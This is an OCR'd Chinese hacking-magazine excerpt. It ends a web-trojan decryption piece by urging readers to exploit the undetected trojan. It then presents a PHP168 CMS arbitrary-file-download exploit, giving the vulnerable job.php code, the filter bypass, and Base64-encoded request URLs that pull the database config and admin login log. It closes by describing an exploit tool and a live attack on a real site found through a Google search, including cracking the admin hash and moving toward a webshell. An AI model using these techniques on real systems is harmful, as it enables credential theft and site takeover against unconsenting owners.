


图 13

不知道怎么回事，会多出了一个引号，去掉后就正常了，如图 14。




图 14

终于得到我们想要的代码了，其实在解密的过程中，大家肯定也发现了，代码是反过来的，解密过来就正了，呵呵。作者真的很厉害，解密了的代码依然不被杀（这个过程Sub RRS(str)，用asp的response.write来输出，很成功）。这个网马的价值很高，大家好好利用吧！

［文章中涉及到的相关代码已收录到本期光盘］

编辑点评：

这篇文章是让我编辑用时最长的一篇，其中叙述的不太清楚，而且图也没有编号，让我开始看这篇文章的时候也迷糊了好久，大家以后投稿时一定要注意文章的可读性呀。解密我也不太了解，呵呵，作者的耐心值得大家学习。

新洞练练看

小编呢喃:

最近老是听到XX公司开始裁员、XX公司倒闭、XX公司减薪等等不好的消息，经济危机的威胁一步步的走近我们。这个经济冬天会有多长，大家都还看不到头，令很多人坐立不安。北京的冬天有点冷，小编不喜欢冷冷的冬天，希望这些冬天都尽快过去。

新洞会在这个冬天里尝试其他一些模式的文章，比如专题、连载等，希望大家多支持。

PHP168 0DAY 下载任意文件漏洞分析与利用

国网电力科学研究院　冯谷 / rabbitsafe

从本文你可以学到：

1、PHP168 漏洞分析

2、漏洞的利用思路

大家好，最近忙着在外出差，也没有怎么写文章。今天是周末，有空在网上看资料，发现PHP168系统又出了下载任意文件漏洞，于是有了这篇文章。漏洞存在于job.php文件，下面就开始我们今天的PHP168系统漏洞分析之旅吧！

一、漏洞分析篇

PHP168整站系统历经数年开发与完善，在功能和安全方面是相当出色的，它是国内最早的多功能模块化网站管理软件系统。这套系统不仅适合于建设一般的企业、政府、学校、个人等小型网站，同时也适合于建设地区门户、行业门户、收费网站等大中型网站。其后台文章内容采集系统，更是方便实用，功能强大。但其最新产品中出现了一个下载任意文件的漏洞，恶意用户可以利用此漏洞查看数据库连接文件信息或管理员登录日志文件信息，获得数据库连接口令或管理员登录账户口令，从而控制整个网站。

这个下载任意文件漏洞出现在job.php文件中，其主要是提供下载文章附件功能的。下面大家和我一起来看看这个job.php文件的漏洞代码部分，如图1。

```
$url=base64_decode($url);
$fileurl=str_replace($webdb[www_url],"",$url);
if(is_file(PHP168_PATH."$fileurl")&&filesize(PHP168_PATH."$fileurl")<1024*1024*500){
    $filename=basename($fileurl);
    $filetype=substr(strrchr($filename,'.'),1);
    $_filename=preg_replace("/([\d]+)_(200[\d]+)_([^_]+)\.([^\.]+)/is","\\3",$filename);

    if(eregi("^([a-z0-9=]+)$",$_filename)&&!eregi("(jpg|gif|png)$",$filename)){
```

图1　漏洞代码

代码先对**url**变量进行了Base64解码，得到正常地址。接下来有个替换函数**str_replace($webdb[www_url],"",$url)**对url变量进行过滤，把url变量里包含webdb[www_url]变量的值进行替换。如果我们提交的地址带有php后缀，例如.**p$webdb[www_url]hp**，被函数替换后就成**.php**了，这样我们就可以读取下载任意php文件了，漏洞形成。

由于这里经过了Base64解码，所以我们想要结构网址的话，首先要经过Base64加密。网上有很多提供Base64加密功能的网站，我们可以去**http://md5.mmkey.com/base64/**网站进行Base64加密。

二、漏洞利用篇

我去官方下载了最新的PHP168系统，在本地搭建测试环境来测试一下漏洞是否能利用。网站真正有用的是两个关键文件：

第一个是数据库连接文件，PHP168目录下的mysql_config.php，它里面存放有连接数据库的账户和口令。如果对方网站数据库允许远程连接的话，就可以连接上去，在获取网站绝对路径的情况下，直接备份一个webshell。一部分管理员也可能将管理员口令设置得和数据库口令一样，大家可以碰碰运气。

第二个是管理员登录日志文件，cache目录下的adminlogin_logs.php，它里面存放有管理员登录的账户和口令，一般口令都是MD5加密的，大家可以到MD5破解网站http://www.xmd5.com/去破解。

下面，我来给大家详细演示漏洞的利用过程。先来下载数据库连接文件mysql_config.php，试试正常访问，在url里提交**http://127.0.0.1:808/php168/mysql_config.php**，可以正常访问。再对这个网址进行Base64加密，到http://md5.mmkey.com/base64/网站进行Base64加密处理。

然后，我们在url里直接提交**http://127.0.0.1:808/job.php?job=download&url=L3BoaHR0cDovLzEyNy4wLjAuMTo4MDhwMTY4L215c3FsX2NvbmZpZy5waGh0dHA6Ly8xMjcuMC4wLjE6ODA4cA==**，url后面跟着的就是http://127.0.0.1:808/php168/mysql_config.php经过Base64加密后的值。这样，我们就成功下载到连接数据库文件mysql_config.php，如图2。




图2　下载mysql_config.php

接着查看连接数据库账户和口令，如图3。




图3　查看数据库账号和口令

接着登录一下管理员，这样才会生成管理员登录日志文件。先访问**http://127.0.0.1:808/cache/adminlogin_ logs.php**，文件存在，然后再对网址进行Base64加密处理，接着在url里提交**http://127.0.0.1:808/job.php?job=download&url=L2NhY2hlL2FkbWlu bG9naW5fbG9ncy5waGh0dHA6Ly8xMjcuMC4wLjE6ODA4cA==**，成功下载管理员登录日志文件，如图4。




图4　成功下载登录日志文件

查看管理员登录账户和口令，如图5。




图5　得到管理员登录账号

三、漏洞实战篇

为了方便大家测试网站漏洞，我特意写




图6　使用工具

了一个PHP版的PHP168CMS下载任意文件漏洞利用程序，需要安装PHP环境，下面我就演示一下，利用这个工具实战渗透一个网站。

我们先到google以关键字"**Powered by PHP168**"进行查找，可以找到很多使用PHP168CMS系统的网站。然后随便选一个网站，比如http://www.XXXX.net/，打开PHP版的PHP168CMS下载任意文件漏洞利用程序，程序名称是php168.php。然后在url里提交**http://127.0.0.1:808/php168.php**，如图6。

把有漏洞的网站写在第一个输入框，第二个输入框写想要下载的文件地址，点击"提交"，就有了下载目标文件的地址了，这样就可以开始下载文件了，如图7。




图7　下载文件

打开文件可以看到管理员登录日志信息，如图8，管理员口令是32位md5加密的，可以到网上破解md5密码的网站去碰碰运气。我人品还不错，管理员口令是php168，成功破解出来了。

我们利用猜解出来的管理员账号和口令来登录网站后台，成功进入后台，如图9。

接着，自然就是后台拿webshell了。网上有很多介绍php168后台拿webshell的文章，这里我就不多说了。

